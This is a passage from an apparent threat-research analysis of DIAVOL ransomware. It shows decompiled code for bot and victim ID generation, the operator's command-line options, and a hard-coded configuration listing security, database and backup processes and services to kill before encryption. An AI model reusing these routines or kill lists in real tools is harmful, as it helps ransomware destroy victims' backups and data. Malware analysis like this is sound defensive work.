hLibModule = LoadLibraryW(LibFileName);
v20 = (void (__fastcall *)(int *))GetProcAddress(hLibModule, v22);
if ( v20 )
{
  v14 = 276;
  v20(&v14);
}
FreeLibrary(hLibModule);
nSize = 0;
GetComputerNameA(lpBuffer, &nSize);
v18 = nSize++;
lpBuffer = (LPSTR)LocalAlloc(0, nSize);
GetComputerNameA(lpBuffer, &nSize);
```

Figure 10: Fixing Shellcode's API Calls In IDA.

Command-line Arguments

DIAVOL can run with or without command-line arguments.

Below is the list of arguments that can be supplied by the operator.

Argument	Description
-p <target>	Path to a file containing files/directories to be encrypt specifically
-h <target>	Path to a file containing remote files/directories to enumerate with SMB
-m local	Encrypting local files and directories
-m net	Encrypting network shares
-m scan	Scanning and encrypting network shares through SMB
-m all	Encrypting local and network drives without scanning through SMB
-log <log_filename>	Enable logging to the specified log file
-s <IP_address>	Remote server's IP address to register bot
-perc <percent>	Percent of data to be encrypted in a file (default: 10%)


Bot ID Generation

The first functionality **DIAVOL** executes is generating the bot ID through loading and executing the shellcode from the resource **GENBOTID**.

Prior to launching the shellcode, **DIAVOL** calls **time64** to retrieve the current timestamp on the system and uses it as the seed for **srand** to initialize the pseudo-random number generator.

Next, it generates the following structure and passes it to the shellcode. The **bot_ID** field is later used to register the victim to the threat actor's remote server, and the **victim_ID** is the victim ID that is written to the ransom note. The **RSA_CRYPT_BUFF** is a buffer that is later used to encrypt files.


```
struct DIAVOL_GENBOTID_STRUCT
{
  char* bot_ID;
  wchar_t* victim_ID;
  BYTE* RSA_CRYPT_BUFF;
  int (__stdcall *rand)();
};
```




```
diavol_genbotid_struct.RSA_CRYPT_BUFF = (__int64)&RSA_CRYPT_BUFF;
diavol_genbotid_struct.bot_ID = 0i64;
diavol_genbotid_struct.victim_ID = 0i64;
diavol_genbotid_struct.rand = rand;
curr_time = time64(0i64);
srand(curr_time);
load_resource_function(a1, L"GENBOTID", 0);
log_to_file(L"=========== GENBOTID begin");
shellcode_func_buffer(GetProcAddress, &diavol_genbotid_struct);
log_to_file(L"=========== GENBOTID end");
```

Figure 11: Initialize Structure For GENBOTID.

To generate the victim ID, the shellcode creates a unique GUID using **CoCreateGuid** and uses it as a random number to index into the string **“0123456789ABCDEF”** to generate a random 32-character string.



```
hLibModule = LoadLibraryW(v7);
if ( hLibModule )
{
  CoCreateGuid = (void (__fastcall *)(unsigned int *))GetProcAddress(hLibModule, CoCreateGuid_str);
  if ( CoCreateGuid )
    CoCreateGuid(&generated_GUID);
  FreeLibrary(hLibModule);
}
qmemcpy(small_alphabet_str, "0123456789ABCDEF", sizeof(small_alphabet_str));
v54 = LocalAlloc(0, 0x42ui64);
v20 = small_alphabet_str[generated_GUID >> 28];
*v54 = v20;
v21 = small_alphabet_str[HIBYTE(generated_GUID) & 0xF];
v54[1] = v21;
v22 = small_alphabet_str[(generated_GUID >> 20) & 0xF];
v54[2] = v22;
v23 = small_alphabet_str[HIWORD(generated_GUID) & 0xF];
v54[3] = v23;
v24 = small_alphabet_str[(unsigned __int16)generated_GUID >> 12];
v54[4] = v24;
v25 = small_alphabet_str[(generated_GUID >> 8) & 0xF];
v54[5] = v25;
```




```
v49 = small_alphabet_str[v65 & 0xF];
v54[29] = v49;
v50 = small_alphabet_str[((int)v66 >> 4) & 0xF];
v54[30] = v50;
v51 = small_alphabet_str[v66 & 0xF];
v54[31] = v51;
v52 = 0;
v54[32] = 0;
v15 += 32;
diavol_genbotid_struct->victim_ID = (__int64)v54;
v15 += 14;
```

Figure 12, 13: Generating Random 32-character Victim ID.


To generate the bot ID, the malware first calls **GetComputerNameA** and **GetUserNameA** to retrieve the computer name and user name. It also calls **RtlGetVersion** to retrieve the version of the victim's computer and uses it to index into the string **"0123456789ABCDEF"** to generate an 8-character string.

Then, the bot ID is built in the following string format.

** + + "_W" + <8_character_string_from_OS_version> + "."**




```
user_name = 0i64;
computer_name = 0i64;
hLibModule = LoadLibraryW(LibFileName);
RtlGetVersion = (void (__fastcall *)(RTL_OSVERSIONINFOW *))GetProcAddress(hLibModule, RtlGetVersion_str);
if ( RtlGetVersion )
{
  OS_version_info.dwOSVersionInfoSize = 276;
  RtlGetVersion(&OS_version_info);
}
FreeLibrary(hLibModule);
nSize = 0;
GetComputerNameA(computer_name, &nSize);
v15 = nSize++;
computer_name = (LPSTR)LocalAlloc(0, nSize);
GetComputerNameA(computer_name, &nSize);
nSize = 0;
GetUserNameA(user_name, &nSize);
v15 += nSize;
user_name = (LPSTR)LocalAlloc(0, nSize);
GetUserNameA(user_name, &nSize);
```



```
while ( computer_name[i] )
  *(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = computer_name[i++];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = 45;
for ( i = 0; user_name[i]; ++i )
  *(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = user_name[i];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = '_';
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = 'W';
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[LOBYTE(OS_version_info.dwMajorVersion) >> 4];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[OS_version_info.dwMajorVersion & 0xF];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[LOBYTE(OS_version_info.dwMinorVersion) >> 4];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[OS_version_info.dwMinorVersion & 0xF];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[LOWORD(OS_version_info.dwBuildNumber) >> 12];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[(OS_version_info.dwBuildNumber >> 8) & 0xF];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[LOBYTE(OS_version_info.dwBuildNumber) >> 4];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = small_alphabet_str[OS_version_info.dwBuildNumber & 0xF];
*(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = '.';
for ( i = 0; *(&v20 + i); ++i )
  *(_BYTE *)((int)v15++ + diavol_genbotid_struct->bot_ID) = *(&v20 + i);
*(_BYTE *)((int)v15 + diavol_genbotid_struct->bot_ID) = 0;
```

Figure 14, 15: Generating Bot ID.

Finally, to populate the **RSA_CRYPT_BUFF** field, the malware calls the **rand** function to generate a random 1024-byte buffer.




```
v8 = 0i64;
result = (_WORD *)diavol_genbotid_struct->RSA_CRYPT_BUFF;
v11 = result;
while ( v8 != 1024 )
{
  *v11++ = diavol_genbotid_struct->rand();
  result = (_WORD *)++v8;
}
return result;
```

Figure 16: Generating RSA CRYPT Buffer.


Hard-coded Configuration

The configuration of **DIAVOL** is stored in plaintext in memory. To extract it, the malware allocates the following structure using **LocalAlloc** and populates it using the hard-coded values from memory.

```
struct DIAVOL_CONFIG
{
  _QWORD server_IP_addr; // remote server to register bot
  wchar_t* group_ID; // bot group ID
  wchar_t* Base64_RSA_key; // Base64-encoded RSA key
  wchar_t* process_kill_list; // processes to kill
  wchar_t* service_stop_list; // services to stop
  wchar_t* file_ignore_list; // filenames to avoid encrypting
  wchar_t* file_include_list; // filenames to include encrypting
  wchar_t* file_wipe_list; // filenames to delete
  wchar_t* target_file_list; // target files to encrypt first (overriden by "-p"
command-line)
  wchar_t* ransom_note; // ransom note in reverse
  _QWORD findfiles_complete_flag; // is set to true when the first FINDFILES
iteration is done
};
```



```
log_to_file(L"=========== SHAPELISTS begin");
DIAVOL_CONFIG = LocalAlloc(0, 0x58ui64);
DIAVOL_CONFIG->server_IP_addr = &unk_140019470 + 2 * dword_14001947B + 55;
DIAVOL_CONFIG->group_ID = &unk_140019470 + 2 * dword_14001947F + 55;
DIAVOL_CONFIG->Base64_RSA_key = &unk_140019470 + 2 * dword_140019483 + 55;
DIAVOL_CONFIG->process_kill_list = &unk_140019470 + 2 * dword_140019487 + 55;
DIAVOL_CONFIG->service_stop_list = &unk_140019470 + 2 * dword_14001948B + 55;
DIAVOL_CONFIG->file_ignore_list = &unk_140019470 + 2 * dword_14001948F + 55;
DIAVOL_CONFIG->file_include_list = &unk_140019470 + 2 * dword_140019493 + 55;
DIAVOL_CONFIG->file_wipe_list = &unk_140019470 + 2 * dword_140019497 + 55;
DIAVOL_CONFIG->target_file_list = &unk_140019470 + 2 * dword_14001949B + 55;
DIAVOL_CONFIG->ransom_note = &unk_140019470 + 2 * dword_14001949F + 55;
log_to_file(L"=========== SHAPELISTS end");
```



```
.data:0000000140019470 unk_140019470   db  53h ; S            ; DATA XREF: mw_main+148↑o
.data:0000000140019471                 db  54h ; T
.data:0000000140019472                 db  41h ; A
.data:0000000140019473                 db  54h ; T
.data:0000000140019474                 db  49h ; I
.data:0000000140019475                 db  43h ; C
.data:0000000140019476                 db  5Fh ; _
.data:0000000140019477                 db  44h ; D
.data:0000000140019478                 db  41h ; A
.data:0000000140019479                 db  54h ; T
.data:000000014001947A                 db  41h ; A
.data:000000014001947B dword_14001947B dd 0                   ; DATA XREF: mw_main+141↑r
.data:000000014001947F dword_14001947F dd 2                   ; DATA XREF: mw_main+15A↑r
.data:0000000140019483 dword_140019483 dd 9                   ; DATA XREF: mw_main+16A↑r
.data:0000000140019487 dword_140019487 dd 0DAh                ; DATA XREF: mw_main+17A↑r
.data:000000014001948B dword_14001948B dd 442h                ; DATA XREF: mw_main+18A↑r
.data:000000014001948F dword_14001948F dd 10BDh               ; DATA XREF: mw_main+19A↑r
.data:0000000140019493 dword_140019493 dd 1168h               ; DATA XREF: mw_main+1AA↑r
.data:0000000140019497 dword_140019497 dd 116Ch               ; DATA XREF: mw_main+1BA↑r
.data:000000014001949B dword_14001949B dd 116Eh               ; DATA XREF: mw_main+1CA↑r
.data:000000014001949F dword_14001949F dd 1170h               ; DATA XREF: mw_main+1E1↑r
.data:00000001400194A3                 db 0C6h ; Æ
.data:00000001400194A4                 db  13h
```

Config marker "STATIC_DATA"

Config index table

Figure 17, 18: Populate Configuration.

Below are the hard-coded values for the configuration.


```
{
  server_IP_addr: "127.0.0.1",
  group_ID = "c1aaee",
  Base64_RSA_Key = "BgIAAACkAABSU0ExAAQAAAEAAQCxVuiQzWxjl9dwh2F77Jxqt/PIrJoczV2RKluW
M+xv0gSAZrL8DncWw9hif+zsvJq6PcqC0NugL3raLFbaUCUT8KAGgrOkIPmnrQpz
5Ts2pQ0mZ80UlkRpw10CMHgdqChBqsnNkB9XF/CFYo4rndjQG+ZO22WX+EtQr6V8
MYOE1A==",
  process_kill_list = ["iexplore.exe", "msedge.exe", "chrome.exe", "opera.exe",
"firefox.exe", "savfmsesp.exe", "zoolz.exe", "firefoxconfig.exe", "tbirdconfig.exe",
"thunderbird.exe", "agntsvc.exe", "dbeng50.exe", "dbsnmp.exe", "isqlplussvc.exe",
"msaccess.exe", "msftesql.exe", "mydesktopqos.exe", "mydesktopservice.exe", "mysqld-
nt.exe", "mysqld-opt.exe", "mysqld.exe", "ocautoupds.exe", "ocssd.exe", "oracle.exe",
"sqlagent.exe", "synctime.exe", "thebat.exe", "thebat64.exe", "encsvc.exe",
"ocomm.exe", "xfssvccon.exe", "excel.exe", "infopath.exe", "mspub.exe",
"onenote.exe", "outlook.exe", "powerpnt.exe", "visio.exe", "wordpad.exe",
"CNTAoSMgr.exe", "mbamtray.exe", "NtrtscPccNTMon.exe", "tmlisten.exe",
"sqlmangr.exe", "RAgui.exe", "QBCFMonitorService.exe", "supervise.exe", "fdhost.exe",
"Culture.exe", "RTVscan.exe", "Defwatch.exe", "wxServerView.exe", "GDscan.exe",
"QBW32.exe", "QBDBMgr.exe", "qbupdate.exe", "axlbridge.exe", "360se.exe",
"360doctor.exe", "QBIDPService.exe", "wxServer.exe", "httpd.exe", "fdlauncher.exe",
"MsDtSrvr.exe", "tomcat6.exe", "java.exe", "wdswfsafe.exe"],
  service_stop_list = ["DefWatch", "ccEvtMgr", "ccSetMgr", "SavRoam", "dbsrv12",
"sqlservr", "sqlagent", "Intuit.QuickBooks.FCS", "dbeng8", "QBIDPService",
"Culserver", "RTVscan", "vmware-usbarbitator64", "vmware-converter",
"VMAuthdService", "VMnetDHCP", "VMUSBArbService", "VMwareHostd", "SQLADHLP",
"msmdsrv", "tomcat6", "QBCFMonitorService", "Acronis VSS Provider", "SQL Backups",
"SQLsafe Backup Service", "SQLsafe Filter Service", "Symantec System Recovery",
"Veeam Backup Catalog Data Service", "Zoolz 2 Service", "AcrSch2Svc", "ARSM",
"BackupExecAgentAccelerator", "BackupExecAgentBrowser",
"BackupExecDeviceMediaService", "BackupExecJobEngine", "BackupExecManagementService",
"BackupExecRPCService", "BackupExecVSSProvider", "bedbg", "MMS", "mozyprobackup",
"ntrtscan", "PDVFSService", "SDRSVC", "SNAC", "SQLWriter", "VeeamBackupSvc",
"VeeamBrokerSvc", "VeeamCatalogSvc", "VeeamCloudSvc", "VeeamDeploymentService",
"VeeamDeploySvc", "VeeamEnterpriseManagerSvc", "VeeamHvIntegrationSvc",
"VeeamMountSvc", "VeeamNFSSvc", "VeeamRESTSvc", "VeeamTransportSvc",
"sms_site_sql_backup", "MsDtsServer", "MsDtsServer100", "MsDtsServer110",
"msftesql$PROD", "MSOLAP$SQL_2008", "MSOLAP$SYSTEM_BGC", "MSOLAP$TPS",
"MSOLAP$TPSAMA", "MSSQL$BKUPEXEC", "MSSQL$ECWDB2", "MSSQL$PRACTICEMGT",
"MSSQL$PRACTTICEBGC", "MSSQL$PROD", "MSSQL$PROFXENGAGEMENT", "MSSQL$SBSMONITORING",
"MSSQL$SHAREPOINT", "MSSQL$SQL_2008", "MSSQL$SQLEXPRESS", "MSSQL$SYSTEM_BGC",
"MSSQL$TPS", "MSSQL$TPSAMA", "MSSQL$VEEAMSQL2008R2", "MSSQL$VEEAMSQL2012",
